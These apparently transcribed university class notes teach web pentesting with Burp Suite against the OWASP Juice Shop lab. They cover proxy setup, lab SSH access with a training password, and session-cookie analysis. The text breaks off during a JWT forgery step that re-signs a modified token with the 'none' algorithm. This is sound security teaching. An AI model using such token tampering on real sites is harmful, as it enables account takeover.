ADVANCED WEB ATTACKS

"The one where we eat all the cookies"


December 19th, 2024

Credits

Content: Sebastian Garcia, Lukáš Forst, Ondřej Lukáš, Martin Řepa, Veronica Valeros, Muris Sladić, Maria Rigaki
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-13
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO SOUND	https://bit.ly/BSY-Intro
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY2024-Recordings
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class (14:32)



Parish notices, Exam & Bonus Announcements (14:34, 2m)

- **ONLINE STUDENTS:** Start Class 13 now - it takes some time to load fully.
- **CTU STUDENTS**
  - **Bonus Assignment will open on December 20th, 2024 at 21:00 CET**
  - Exam Dates Reminder (available in KOS):
    - Tuesday, January 21st. From 15:00 - 17:00. KN-107
    - Thursday, January 23rd, From 14:30 - 16:30. KN-107
    - Thursday, January 30th. From 14:30 - 16:30. KN-107
    - Thursday, February 6th. From 14:30 - 16:30. KN-107
  - Assignments **6th to 10th** to close on January 8th, 23.59hs
  - **Prizes for the best and the fastest pioneers!**
    - Special prize for the first student to solve all assignments
      - Of the students who have solved all the assignments so far (1-9), the first one to solve this week's assignment is the first one to solve all the assignments. That student is the fastest solver.
    - Special prize for the most consistent pioneer prize winners
      - We look at all Pioneer prize winners and assign points
      - Each 3rd is 1point, 2nd is 2 points, 1st is 3 points.
      - We sum up the points for all the pioneer prize winners using the scale above. The student with the most points is the Assignments champion.
  - **Social Engineering Points**
    - The social engineering points are going to be added after the pioneer prize winners for the last Assignment have been defined.

Class Outline (14:36, 0m)

- How to Analyze the Security of a Web Page
- Session Cookies Analysis
- Open Redirect Analysis
- Server-Side Request Forgery (SSRF)
- XML injection
- Insecure Direct Object Reference

Class Goal: To teach the difference between exploiting a vulnerability in a web page and exploring a web page to find security problems. To transmit the idea of how to explore and analyze web problems.

How to Analyze the Security of a Web Page (14:36, 2m)

As you saw during **Class 12**, pen-testing a web application is hard because of the large number of files, number of inputs, complex paths, technologies, and the fact that each webpage is very unique in its structure.

This is why analyzing a webpage is a process that is still better done by hand, paying attention, and being methodological. For many people, it requires creativity, and it has been compared to an Art 🎨.

As with many other arts, web pentesting benefits from:

- Knowing the tools of the craft.
- Practicing to gain experience.
- Spending time and thinking about new angles to the problem.
- Gain general experience from the attacks by extracting patterns.


If you master the analysis of web pages,
you're already halfway to mastering web pentesting.

A small set of resources we consider good:

- The creators of Burp proxy are incredible web attackers: https://portswigger.net/research/articles
- The Art of Intrusion book by Kevin Mitnick. Here

Setup OWASP Juice Shop (14:38, 2m)

We will continue using the OWASP Juice Shop[1] in this class. Let's repeat the process we did during the last class and set up your access to the web application using port forwarding. A quick recap on SSH port forwarding is shown below[2]:



CTU students

Host computer. Not in container. Use one of the following.

- `ssh -L 3000:juiceshop1:3000 root@147.32.80.36 -p <your port>`
- `ssh -L 3000:juiceshop2:3000 root@147.32.80.36 -p <your port>`
- `ssh -L 3000:juiceshop3:3000 root@147.32.80.36 -p <your port>`

Online Students

- **Start** Class 13 in SCL
- Go to your Host computer. Not in container.
    - Execute the following SSH port forwarding
        - `ssh -L 3000:juiceshop:3000 -o StrictHostKeyChecking=no root@127.0.0.1 -p 2222`
        - Password: `ByteThem123`


🚦 Check that everything works by accessing http://localhost:3000. You should see the OWASP Juice Shop.

How to Intercept the Web Traffic (14:40, 3m)

Last week, we explored the webpage directly from our browser. In this class, we will learn to use an advanced web proxy.

[1] "OWASP Juice Shop | OWASP Foundation," *Owasp.org*, 2014. https://owasp.org/www-project-juice-shop/ (accessed Dec. 18, 2024)
[2] I. Velichko, "A Visual Guide to SSH Tunnels: Local and Remote Port Forwarding," Iximiuz.com, Oct. 30, 2022. https://iximiuz.com/en/posts/ssh-tunnels/ (accessed Dec. 18, 2024).

Our setup is like this



Let's see what each component is:

- **FoxyProxy[3]:** a tool to manage proxies and control what to send to Burp.
- **Burp Suite[4]**: a web security testing tool we will use for the analysis.
- **Browser:** Your browser to access the web application.
- **OWASP Juice Shop:** The web application to test.

We need your browser to send traffic to the Burp proxy and Burp to send to the OWASP Juice Shop. However,

- You don't want to send your browser's web traffic to the proxy!
- FoxyProxy allows us to control what to send and not to send to the proxy.

Introducing Burp Suite (14:43, 15m)

Burp Suite is a commercial security tool for web application testing[5]. We use it because it is very good and, for many, the de facto standard tool for web testing. There are many other security tools for testing web applications, such as ZAP[6] and Caido[7].

🚦 Get and install the **Burp Community Edition** on your local computer from here.

🚦 For Linux users: Please use sudo when running the installer.

[3] "FoxyProxy - Home," Getfoxyproxy.org, 2022. https://getfoxyproxy.org/ (accessed Dec. 18, 2024).
[4] "Burp Suite - Application Security Testing Software," Portswigger.net, 2024. https://portswigger.net/burp (accessed Dec. 18, 2024).
[5] ibid.
[6] "The ZAP Homepage," ZAP, 2024. https://www.zaproxy.org/ (accessed Dec. 18, 2024).
[7] "Caido," Caido, 2024. https://caido.io/ (accessed Dec. 18, 2024).

Set up Burp


- Start Burp
- Create a **temporary project** in memory by clicking **Next**.
- Select to use Burp Defaults and click on **Start Burp**.
- Burp is separated into different tabs:
    - **Dashboard:** Main place to see tasks.
    - **Target:** Information about your target web apps, such as the Scope.
    - **Proxy:** Manage Burp as a proxy.
    - **Intruder:** Automate trials of variants in fields.
    - **Repeater:** Manual testing of fields
    - **Collaborator:** Work with out-of-band server injections. Generates 'tokens' like domains (think honeytokens), and then you see if the web app accessed it.
    - **Sequencer:** Analysis of randomness and statistical properties of session ID/Cookies.
    - **Decoder:** Decodes, similar to cyberchef in a small way.
    - **Comparer:** Compares requests to know what changed.
    - **Logger:** Records all the HTTP traffic that Burp Suite generates in real-time
    - **Organizer:** Store and annotate HTTP messages
    - **Extensions:** Community and portswinger extensions.

Configure Burp as a Proxy


We will configure Burp as a proxy to intercept, inspect, and modify traffic between the browser and the web application.

- Click on the **Proxy tab**
- In 'Intercept", make sure the **Intercept is off**. Click to toggle.
- Click **Proxy Settings**, a new window will appear


- Click on the only Proxy Listener and then click on **Edit**



- Bind to port 8081 and click OK:



- Click to tick the left box to ensure the Proxy is **'Enabled'**:



Configure Burp to Log all the Requests


When you are doing a pentest, **you must store and log every query** that you do to the target site. This is for several reasons:

- You may want to go back in time and see what queries you did and what responses you got.
- You need to monitor how many requests you send to the target site. Never leave your tool unattended!
- You may be legally required to present evidence of your work.
- If anything fails or crashes, you need to know exactly what you sent.
- This is your backup, too, since the free version of Burp does not allow you to save your progress.

Enable logging


To enable and configure the logging, we will change the Burp Settings.

- Click on ‘Settings’ in the top right corner (very small).




- Search for 'logging' on the search bar of the Settings window:

- Click on ‘All Tools’ → Requests, which will open a new window
- Choose a location to leave your logs.
Pro Tip: Always use a good directory and file names



- Click on ‘All Tools’ → Responses
- The final logging configuration should look like this:



Recap: Up to this point, we installed and configured Burp Suite to inspect and log all traffic received by the Burp Proxy.

Configure your Browser to Send Traffic to Burp (14:58, 5m)

Now that we have Burp ready to inspect web traffic, we must configure our browser to send traffic to Burp. This can be done in different ways; however, there is a limitation: Chrome does not allow by default to send pages in ‘localhost’ to a proxy.

We are going to solve it with these options:

1. Use Burp built-in Chromium browser (preferred)
    a. Be careful, Linux users, Chromium may not start for you.


   b. If this fails, you can try using Firefox.

2. Use Firefox with FoxyProxy

Method 1: Use Burp built-in Chromium browser (preferred)

Burp has a built-in Chromium browser, which is very handy for quick explorations and playing around.

To open the browser, go to **Proxy → Intercept → Open browser**:



To check if everything is working:

- In the browser, access the URL:
  - http://localhost:3000
  - It may ask you to confirm that the certificate is good.
  - Say yes, since this is Burp's certificate.
  - If you see the Juice Shop, it means it is working.
- In Burp, go to Proxy and then to '**HTTP History**'
  - You should see a list of OWASP Juice Shop resources accessed


Method 2: Use Firefox with FoxyProxy

Configure Firefox browser with FoxyProxy following the next steps:


- Install the browser extension **FoxyProxy** for Firefox[8]
  - It is ok if it asks to access your data in all tabs. It is a proxy.
  - You can uninstall it later or use other proxy extensions if you have them.
- Configure FoxyProxy
  - Click on the Extension Icon 
  - Click on FoxyProxy

[8] "FoxyProxy Standard," Mozilla.org, Apr. 26, 2006. https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/ (accessed Dec. 18, 2024).


- Click on Options




- Click on Proxies



- Click on **Add** to add a new proxy:
- **Title:** Burp
- **Type:** HTTP
- **Hostname:** 127.0.0.1
- **Port:** 8081
- Add a pattern by clicking on the plus sign in the lower right:



- We will add two patterns, both patterns will be '**Wildcard**':
  - The first pattern is: ***localhost:3000/***
  - The second pattern is: ***127.0.0.1:3000/***
- The proxy should look like this:



- Click Save and Close this window

- Enable FoxyProxy:
    - Click on the Extension Icon 
    - Click on FoxyProxy
    - Click on "**Proxy by Patterns**":

To check if everything is working:

- In the Firefox, access the URL:
    - http://localhost:3000
    - If you see the Juice Shop, it means it is working.
- In Burp, go to Proxy and then to '**HTTP History**'
    - You should see a list of OWASP Juice Shop resources accessed

Recap: Up to this point, we configured our browser to work with Burp to inspect, intercept, and modify all traffic from our browser to the OWASP Juice Shop.

Analyzing a Web Application (15:03, 17m)

Now that our tools are configured, we can analyze the web application. Remember that having the tools working is just the beginning. The analysis of webpages requires a **methodology**. In this section, we will cover how to methodologically proceed to analyze and test a web application.

- Be careful with Burp since it can send thousands of requests very fast!
- Usually, people don't realize this, but in pentesting, follow these rules:
    - The best pentest is that one that is not detected.
    - Don't do twice what you
    - *"The quieter you become, the more you are able to hear" - ~~Ram Dass~~, - Kali*

We will explore OWASP Juice Shop as it is a real shop and not a site with challenges.

Exploration


The first task is always to explore the site completely by clicking on all the buttons and things you can. This is so you can collect all the input, output, and information about the system first.

We already did this manually in **Class 12**, but now, as we browse through, Burp is keeping the history of all the endpoints and resources, which we will use later to test.

- In your browser (Burp Chromium or Firefox with FoxyProxy), click on:
    - The products on the page
    - On the login, try to log in with any user
- Be **sure** you register a user and that from this moment on, you are always logged in. **And remember the password!**
    - We are not going to go deep into user account analysis but briefly
        - You can analyze if a user who is not logged in can see information from logged-in users.
        - You can analyze if a logged-in user A can see information about user B.
- Click on the Github icons, put reviews in products, change passwords, etc.
- Later on, you may go back and explore the options more carefully, but now **we need an idea of the size and capabilities of the site**.

Check on **Burp → Proxy → HTTP History** if you see the requests:

- Check that Burp marks the ones with parameters



#	Host	Method	URL	Params	Edited	Status code
20	http://localhost:3000	GET	/rest/products/search?q=	✓		200
21	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&t=PFRq7bJ&sid=...	✓		200
23	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t=PFRq7bM&sid...	✓		200
25	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket&sid=erBEzkSI...	✓		101

- When you are clicking on the links, pay attention to all the pages you see in the Proxy.
- Maybe you can find interesting pages. Can you see any?

Burp Repeater

Burp Repeater is a good tool that allows you to send, edit, and control every byte in the Request. You can play and change anything you like, then send and see the response.

- Find the request for **/rest/admin/application-configuration** in the Proxy history.
- You can right-click on any request in Burp and select 'Send to Repeater'. Send this request to Repeater
- Go to Repeater and see this request
- If you click on Send, you will send the request again and see the answer in the Response pane.
- In the Request pane, you can change whatever you like and send it again.


ℹ️Repeater changes the request for you so it is always valid, like updating the "Content-Lenght:" header, normalizes endings, etc.

- If the answer is "304 Not Modified" it is because the client already asked for this content, and it is now cached.
- To avoid the cache, delete the header "If-None-Match", which tells the server to avoid the request if the E-Tag is the same as the one provided.
- Looking at the configuration, you can learn a lot about the page. For example you can find the **'acknowledgements'** part in the **'securityTXT'** section.
    - Now try to access this page using your Browser

Website analysis and exploration is the first part of your analysis. You should continue exploring the site, collecting request and parameters, exploring all the technologies involved (for example Sockets.IO)

Burp Target

Burp can create for you a complete filesystem of the web site, that is shown in the "**Target**" TAB. In here you can see how all the requests were organized and you can explore folders, files, etc. Feel free to play with it later.



Recap: Manual exploration of a website supported by queries with Burp repeater should help build an idea of the web capabilities, and what it can be vulnerable to.

Session Cookie Analysis (15:20, 15m)

Web applications have difficulty keeping track of **you as a user**. Imagine that you can open multiple TABS in your browser. You can click some pages, then 'go back', and then resend some information.

It can also happen that many users are sharing the source IP with you (same University, organization, etc.), so for the web application is hard to know which user is which.

When the web was created, there was no unique and clear way to keep track of users, so many methods were invented. The most common is using Cookies to store information about your session.

🤜A **cookie** is just a piece of information controlled by the web page that your browser will remember to send in a header for all the requests to the same web page. So here, developers can put session IDs, contents of shopping carts, etc.

We can analyze them and try to exploit it.

- Make sure you are logged in to the Juice Shop
- Find a request to **/rest/user/whoami** THAT HAS a Cookie, and send it to Repeater. For this, you need to be logged in the Juice Shop.
- Send to Repeater
- Send it, and be sure you delete the *If-None-Match: header,* if you have one.
- How does the application know to show your personal data?

- In my case, the content is:

```
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIs
InVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI3NzA1OTJhNzFlMzcyZDQ4ODR
hOTljZDM1ODQ1YzIxNyIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLj
AuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b
3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICsw
MDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0
sImlhdCI6MTczNDU0NzczNX0.gkaVeKJZVYqAIJy5ih60uS0DeRo082JHI8KoKfxXKvFM0PNIZw7i-EggQdznJ9f_Oy
```

```
OojfN4nAK9KCC9xaKYWxAFXPhSaZmBtXpQ84lIQs_zgJkjPqcy40X8aLzrR6TWkANaJki8SEq-CPFM0XyQy4pZgwlWU
XbdawPcmRxu5Kk;
```

- Take the content of the token

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZX
JuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI3NzA1OTJhNzFlMzcyZDQ4ODRhOTljZ
DM1ODQ1YzIxNyIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4w
IiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICswMDowMC
IsInVwZGF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhd
CI6MTczNDU0NzczNX0.gkaVeKJZVYqAIJy5ih60uS0DeRo082JHI8KoKfxXKvFM0PNIZw7i-EggQdznJ9f_OyOojfN4
nAK9KCC9xaKYWxAFXPhSaZmBtXpQ84lIQs_zgJkjPqcy40X8aLzrR6TWkANaJki8SEq-CPFM0XyQy4pZgwlWUXbdawP
cmRxu5Kk
```

- Try in CyberChef to analyze it: https://gchq.github.io/CyberChef/
- You can try with the *Magic* function to start the analysis. See CyberChef here.
- The suggestion says that the format is **JWT**.
    - **JWT** (JSON Web Token) is a compact, URL-safe token format.
    - It has three parts:
        - Base64-encoded header, concatenated with a dot '.'
        - Base64-encoded payload, concatenated with a dot '.'
        - Base64-encoded signature
    - You can also use https://jwt.io/ to see the parts of a token.
- The decoded information is


```
{
    "status": "success",
    "data": {
        "id": 22,
        "username": "",
        "email": "test@test.com",
        "password": "770592a71e372d4884a99cd35845c217",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage":
"/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2024-12-18 18:48:33.052 +00:00",
        "updatedAt": "2024-12-18 18:48:33.052 +00:00",
        "deletedAt": null
```

```
    },
    "iat": 1734547735
}
```

- There are many security problems here to report like the password being stored on the client's side.
- So let's change this JSON
    - Copy this content and put it in the **input** of Cyberchef
    - Modify the "email" parameter to something else.
    - Use the Cyberchef modifier *JWT Sign*.
    - Choose the Sign method None
